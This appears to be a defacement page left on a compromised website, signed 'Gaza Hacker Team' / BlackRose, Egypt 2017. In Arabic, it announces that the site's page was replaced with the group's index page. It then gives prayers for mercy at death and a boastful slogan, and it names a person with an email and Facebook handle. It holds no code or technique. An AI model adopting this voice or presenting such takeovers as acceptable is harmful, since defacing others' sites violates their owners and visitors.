قامت الصفحة بالتحويل إلي رابط الأندكس المٌباشر الخاص بنا لتكون هي الصفحة البديلة التي تظهر في حال مٌحاولة أي شخص الولوج لهذه الرابط من الموقع .

•◘╥╚☆ الخاتِمة ☆╥╚◘•

اللهم ارحمنا فأنت بناراحم . ولا تعـذبنا فأنت عـلينا قادر .

اللهم ارحمنا إذا أتانا اليقين وعرق منا الجبين وكثر الأنين والحنين .

اللهم ارحمنا إذا يئس منا الطبيب وبكى علينا الحبيب وتخلى عنا القريب والغريب وارتفع النشيج والنحيب .

اللهم ارحمنا إذا اشتدت السكرات وتوالت الحسرات و أطبقت الروعات وفاضت العبرات و تكشفت العورات و تعطلت القوة و القدرات .

اللهم ارحمنا اذا بردت القدمان وارتخت اليدان وضعف الجنان وعرق الجبين وزاغ البصر .

اللهم ارحمنا إذا بلغت التراقي وقيل من راق وتأكدت فجيعة الفراق للأهل والرفاق وقد حام القضاء فليس من واق .

اللهم ارحمنا اذا غسلونا وارحمنا اذا كفنونا وعلى الأعناق حملونا .

((اللهم اغفر للمسلمين والمسلمات الاحياء منهم والاموات))

((اللهم صلي وسلم وبارك على سيدنا محمد وعلى اله وصحبه وسلم))

((اللهم أمين يا رب العالمين))

Stronger Today Than I was Yesterday..! It's not over till I win..!



Gaza Hacker Team

BlackRose : أحمد المليجي

Email : ghtvbr@gmail.com

Facebook : facebook.com/GHBlaCkRose

Egypt 2017

